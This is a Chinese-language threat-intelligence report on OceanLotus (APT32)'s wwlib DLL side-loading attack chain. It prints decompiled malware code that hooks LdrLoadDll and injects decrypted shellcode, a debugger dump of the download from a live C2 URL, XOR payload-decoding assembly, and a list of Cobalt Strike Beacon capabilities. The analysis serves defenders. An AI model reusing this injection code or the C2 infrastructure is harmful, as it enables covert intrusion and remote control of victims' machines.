
海莲花（APT32）组织 wwlib-side-loading 攻击链分析


OceanLotus
APT28
apt10
apt30
FIN6
FIN7
apt3
mofang
Tick
apt34
apt2
apt38
Honeybee
Ghoul
Transparent Tribe
APT18
TG-2889
SCVMONDR
apt5
WhiteBear
Gamaredon
Electric Powder
Danti
Darkhotel
EI Machete
Night Dragon
APT-C-09
Commercial
Groundbait
Goblin Panda
Leafminer
TA459
MuddyWater
Teamspy
Trip
DarkHydrus
apt37
Blue Termite
SilverTerrier
DragonOK
APT-C-35
Turla_Group?
KeyBoy
Suckfly
Volatile Cedar
Onion
Dog
Wild Neutron
apt16
TEMP_Periscope
APT29
CyberBerkut
Kimsuky
Roaming Tiger
BuhTrap
Madi
COBALT GYPSY
Duqu
Rocket Kitten
Winnti
Prince of Persia
Chafer
Mabna Institute
platinum
Slinghot
Shamoon
lotus_Blossom
Rancor
Cyber Caliphate Army
apt12
Corsair Jackal
Lazarus Group
Tropic Trooper
Stealth Falcon
GRAVITYRAT
ke3chang
luckycat
Cleverkitten
ChamingKitten
Dark Caracal
NetTraveler
APT-C-07
ScarletMimic
APT-C-15
Orangeworm
APT-C-01
Red_October
Big Bang
Ababil
Extreme Jackal
Pitty Tiger
Sowbug
Sykipot
Deadeye Jackal
Snowglobe
Olympic Destroyer
APT-C-27
apt-c-06
DustSquad
apt27
The Mask
apt33
apt8
Dragonfly
Poseidon
BeijingGroup
Greenbug
Radio Panda
APT-C-23
Sandworm
CopyKittens
Gorgon Group
Naikon
APT19
apt1
apt17
Blackgear
APT-C-12
Ice Fog
Tempting Cedar
SideWinder


前言

自 2015 年首度披露以来，被报道的海莲花组织攻击链已经达到十余种，并伴有显著的时间活跃性特征。2018 年以后，海莲花组织开始使用一种新的攻击手法，并且在之后的时间里持续增加攻击诱饵的投放数量，同时不断改进攻击链条的细节。统计发现，这条我们称之为 wwlib side-loading 的攻击链至今已发展出多个版本，可以作为海莲花组织近年主要攻击链来看待。

攻击链概述

wwlib side-loading 攻击链是上半年乃至 2018 年以来海莲花组织最主要的攻击方式，具有稳定、抗检测等特点。同时，该攻击链的组件在攻防对抗中演化出了多个变种，使得其恶意行为越来越难以被捕获。

该攻击流程的主要行为及其在攻击链中的组成如下：



此攻击链中，海莲花组织在触发工具和安装木马部分的行为比较有代表性，并且随时间发展出多个变化的支链，使得攻击链更为复杂和健壮。

攻击链流程分析

下面将以一个典型的攻击样本展示此攻击链的执行流程。

侦察目标阶段

海莲花组织会分析目标所在群体和社会类型，编写对应的诱饵文档。根据攻击样本的诱饵文档推断，海莲花组织跟踪并收集了越南多个商业组织或非盈利组织的信息，使用有高度欺骗性的文字或文档作为诱饵进行攻击，其攻击目标则推断为与被收集情报组织相关的工作人员及其设备。

制作工具阶段


该阶段，海莲花一般会准备两个文件作为武器包：

文件名	属性和功能
xxxx.exe	Microsoft office word 程序可执行文件，用于免杀和绕过 UAC
wwlib.dll	恶意程序主体，被 word 程序加载并调用恶


	意函数，执行攻击

系统中显示为：

可以看到 wwlib.dll 为隐藏文件，可执行文件有 word 图标，这在默认文件夹选项的系统中比较有欺骗性：



该武器包诱饵文件如下图：



文档由图片和文本组成，但内容皆为乱码。

该诱饵文档名称为“Noi dung chi tiet thu moi tham du hoi nghi va thong tin lich trinh dien ra hoi nghi tai Singapore”，大意为“使用这些信息可以获得新加坡最受关注的活动和信息”。

投递工具阶段

该攻击链中，海莲花组织使用鱼叉攻击的方式进行文件的投放，邮件中附件为 rar 压缩

包形式，文件名为“Thu moi tham du 2019.rar”。大意为“邀请函 2019”。

触发工具阶段

当用户下载解压并双击执行 word 可执行文件时，恶意 wwlib.dll 运行库被自动加载执行。

该阶段为此攻击链的分化阶段，海莲花组织在不同时期构造了不同的 wwlib.dll 程序，其触发方式不尽相同，可以作为变种来看待。

该程序使用的 wwlib 文件为本攻击链在 2019 年度的主要变种之一。该程序的主要恶意代码堆放在 DllMain 入口处，其主要功能 hook LdrLoadDll 函数，使得此函数运行至返回之前加载指定恶意 shellcode 并运行。

程序 hook 系统函数 LdrLoadDll，将注入函数写入 LodrLoadDll 返回位置，这样系统加载库文件后即会进入指定位置的 InjectPayload 函数。此处的 hook 代码比较规范：

```
dword_1011AAA8(v50);
vfuncpadding = (int (*(__usercall *)@<eax>(int@<ecx>, int@<ebx>, int@<ebp>, int@<edi>, int@<esi>))(void))((char *)MainInjectPayload_10001CBB + -ptrLdrLoadDll_1011AA90 -
v51 = __readeflags();
__writeeflags(v51);
memcpy_1011AAD4((char *)&v129 + 1, &vfuncpadding, 4);
v52 = __readeflags();
__writeeflags(v52);
v53 = __readeflags();
__writeeflags(v53);
v54 = __readeflags();
__writeeflags(v54);
memcpy_1011AAD4(ptrLdrLoadDll_1011AA90 + funcreturnpadding_1011AA94, &v129, 5);// modify LdrLoadDll return addr
v55 = __readeflags();
__writeeflags(v55);
v56 = (int (*)(void))VirtualAlloc_1011AA9C(0, 11, 12288, 64);
returncode_to_InjectPayloadEntry_1011AB14 = v56;
if ( v56 )
{
  v115 = -1996176253;
  LOWORD(v116) = 24844;
  BYTE2(v116) = 0;
  v58 = __readeflags();
  __writeeflags(v58);
  v59 = __readeflags();
  __writeeflags(v59);
  memcpy_1011AAD4(v56, &v115, 6);
  *((_BYTE *)returncode_to_InjectPayloadEntry_1011AB14 + 6) = -23;
  v114 = funcreturnpadding_1011AA94 - (_DWORD)returncode_to_InjectPayloadEntry_1011AB14 + ptrLdrLoadDll_1011AA90 - 11;
  v60 = __readeflags();
  __writeeflags(v60);
  memcpy_1011AAD4((char *)returncode_to_InjectPayloadEntry_1011AB14 + 7, &v114, 4);
}
```

InjectPayLoad 函数中，程序首先修复了 hook 点，而后解密代码段中的 shellcode，在内存中加载并执行：

```
VirtualProtect_1011AAA4(a1, dword_1011AA90 + dword_1011AA94, 5, 64, &v30, a2);
v8 = __readeflags();
__writeeflags(v8);
v9 = __readeflags();
__writeeflags(v9);
memcpy_1011AAD4(dword_1011AA90 + dword_1011AA94, &unk_1011AB18, 5);// 修复hook点
v10 = __readeflags();
__writeeflags(v10);
v11 = __readeflags();
__writeeflags(v11);
VirtualProtect_1011AAA4(v12, dword_1011AA90 + dword_1011AA94, 5, v30, &v30, v30);
sub_1000209C();
v13 = __readeflags();
__writeeflags(v13);
v14 = __readeflags();
__writeeflags(v14);
v15 = __readeflags();
__writeeflags(v15);
v17 = decodeshellcode_100028D1(v16, a2, a4, a5, (int)&unk_10014018, &dword_10014014, (char *)&unk_10014000);
if ( v17 )
{
  v18 = __readeflags();
  v30 = a5;
  __writeeflags(v18);
  v19 = __readeflags();
  v20 = dword_10014014;
  __writeeflags(v19);
  v21 = __readeflags();
  __writeeflags(v21);
  v22 = VirtualAlloc_1011AA9C(0, dword_10014014, 12288, 64);
  v23 = (void (*)(void))v22;
  if ( v22 )
  {
    v24 = __readeflags();
    __writeeflags(v24);
    v25 = __readeflags();
    __writeeflags(v25);
    memcpy_1011AAD4(v22, v17, v20);
    v23();                                  // Run Shellcode
```

此 shellcode 分为多个层次，各层分别负责备运行环境、解密最终 payload、下载远控工具等功能，各层 shellcode 间使用线程调用：

```
if ( v46 == v94 )
{
  if ( v47 == *a1 )
  {
    v69 = vCreateThread(0, 0, vpayloadbuf, 0, 0, 0);
    vWaitForSingleObject(v69, -1);
    LOBYTE(v9) = vVirtualFree(vpayloadbuf, *a1, 0x8000);
  }
}
```

其最终下载链接为 https://api.ciscofreak.com/Kgx2：

```
0038071E   FF95 9CFEFFFF   CALL DWORD PTR SS:[EBP-0x164]   wininet.InternetConnectW
00380724   8BF0            MOV ESI,EAX
堆栈 SS:[011AFE1C]=7593492C (wininet.InternetConnectW)

地址       HEX 数据                                        UNICODE
003808E6   68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00  https://
003808F6   61 00 70 00 69 00 2E 00 63 00 69 00 73 00 63 00  api.cisc
00380906   6F 00 66 00 72 00 65 00 61 00 6B 00 2E 00 63 00  ofreak.c
00380916   6F 00 6D 00 2F 00 4B 00 67 00 78 00 32 00 00 00  om/Kgx2.
```

安装木马阶段

该 Shellcode 下载到的 Kgx2 为另外一段 shellcode，其功能为解密一个 pe 文件并反射加载。解密出的 pe 文件为 Cobalt Strike Beacon 受控端程序。

Shellcode Kgx2 解密 pe 文件：

```
decodepe_16:                                    ; CODE XREF:
                mov     edx, [eax]
                xor     edx, ebx
                mov     [eax], edx
                xor     ebx, edx
                add     eax, 4
                sub     ebp, 4
                xor     edx, edx
                cmp     ebp, edx
                jz      short end_2C
                jmp     short decodepe_16
; ---------------------------------------------------------------

end_2C:                                         ; CODE XREF:
                pop     ebx
                jmp     ebx                     ; 跳转执行
```

解密出的 Cobalt Strike Beacon：

Name	Address	Ordinal
ReflectiveLoader(x)	10008C79	1
DllEntryPoint	10016F51	[main entry]

```
int __usercall sub_10001000@<eax>(int len@<ecx>, int a2@<eax>, char *a3@<ebx>)
{
  int result; // eax
  int v4; // edi

  result = a2 - 1;
  v4 = len;
  switch ( result )
  {
    case 0:
      result = sub_10005AD7(a3, len, 1);
      break;
    case 1:
      result = sub_10003D37(a3);
      break;
    case 2:
      result = sub_100036C7();
      break;
```

建立连接阶段

该 beacon 受控端会与主控端 api.ciscofreak.com 建立连接，使用 tls 和 443 端口进行通信：

Source	Destination	Protocol	Length	Info
192.168.177.138	192.168.177.2	DNS	64	Standard query 0xd42d A api.ciscofreak.com
192.168.177.2	192.168.177.138	DNS	80	Standard query response 0xd42d A api.ciscofreak.com A
192.168.177.138		TCP	52	49213 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
	192.168.177.138	TCP	52	443 → 49213 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.177.138		TCP	40	49213 → 443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
192.168.177.138		TLSv1	171	Client Hello
	192.168.177.138	TCP	40	443 → 49213 [ACK] Seq=1 Ack=132 Win=7936 Len=0

执行攻击阶段


该 beacon 木马接收控制端指令并展开攻击，具有以下功能：

1. 远程线程注入，可指定目标进程名称或 pid；
2. Spawn，将 beacon shell 派生至新的程序；
3. 命名管道，连接、关闭指定命名管道，使用命名管道通信；
4. 文件操作，上传与下载文件，修改文件时间；
5. 文件系统操作，切换目录、创建删除文件夹、写入环境变量等；
6. 命令行执行，直接执行指定的 cmd 命令；
7. 网络监听，包括创建服务端并监听指定端口、本地网络通信转发等；
8. 获取信息，查看所有进程信息，查看指定目录下文件信息；
9. 创建服务，将指定程序以服务方式运行；
10. 权限操作，包括检查权限，提升权限；
11. Shellcode 执行，使用 powershell 通过指定端口下载并运行；
12. 域内渗透，使用 kerberos 票据。

攻击链分支跟踪

作为最暴力直接的攻击链，海莲花对 wwlib side-loading 攻击十分依赖，攻击次数较多。该攻击链载荷最早被观测到是在 2018 年之前，此时期使用的载荷相对单一。进入 2019 年后，该攻击链载荷的数量与变种种类皆大幅增加。

我们对已发现的海莲花 wwlib 恶意程序进行了统计，结果如图：



由统计图可以看出，该攻击链在最近两年一直维持着一定的活跃度，而攻击链在不同时期的主要攻击载荷也不尽相同，呈现出了迭代的趋势。

攻击链变种情况

海莲花 wwlib side-loading 攻击链变种主要体现在投递和触发阶段，具体表现为使用不同的诱饵文档和一阶段恶意载荷，可以按时期分为三个大类：

第一类：2018 年至 2019 年第一季度；

第二类：2019 年上半年；

第三类：2019 年第二季度。

对三类样本进行分析发现，随着时间的推移，wwlib side-loading 变种载荷的代码复杂度逐渐上升，陆续增加了花指令、常量隐藏、rc4 加密、白利用嵌套等对抗功能，增大了对其进行检测的难度。

总结

作为最暴力直接的攻击方式，wwlib side-loading 是海莲花十分依赖的一条攻击链。该攻击链载荷最早被观测到是在 2018 年之前，此时期使用的载荷相对单一。进入 2019 年后，海莲花组织对该攻击链的流程和载荷进行了多次改进升级，并将其作为主要攻击方式来使用，攻击面涵盖中国、越南等国家。由于该攻击链具有一定的免杀和反检测能力，需要相关企业或组织的工作人员在保障安全检测设备正常运行的同时，进一步提升对未知邮件附件的敏感度，将海莲花组织的攻击拦截在入侵阶段之前。

关于伏影实验室

伏影实验室专注于安全威胁研究与监测技术，包括但不限于威胁识别技术，威胁跟踪技术，威胁捕获技术，威胁主体识别技术。研究目标包括：僵尸网络威胁，DDOS 对抗，WEB 对抗，流行服务系统脆弱利用威胁、身份认证威胁，数字资产威胁，黑色产业威胁 及 新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。

关于绿盟威胁情报中心

绿盟威胁情报中心（NSFOCUS Threat Intelligence center, NTI）是绿盟科技为落实智慧安全 2.0 战略，促进网络空间安全生态建设和威胁情报应用，增强客户攻防对抗能力而组建的专业性安全研究组织。其依托公司专业的安全团队和强大的安全研究能力，对全球网络安全威胁和态势进行持续观察和分析，以威胁情报的生产、运营、应用等能力及关键技术作为核心研究内容，推出了绿盟威胁情报平台以及一系列集成威胁情报的新一代安全产品，为用户提供可操作的情报数据、专业的情报服务和高效的威胁防护能力，帮助用户更好地了解和应对各类网络威胁。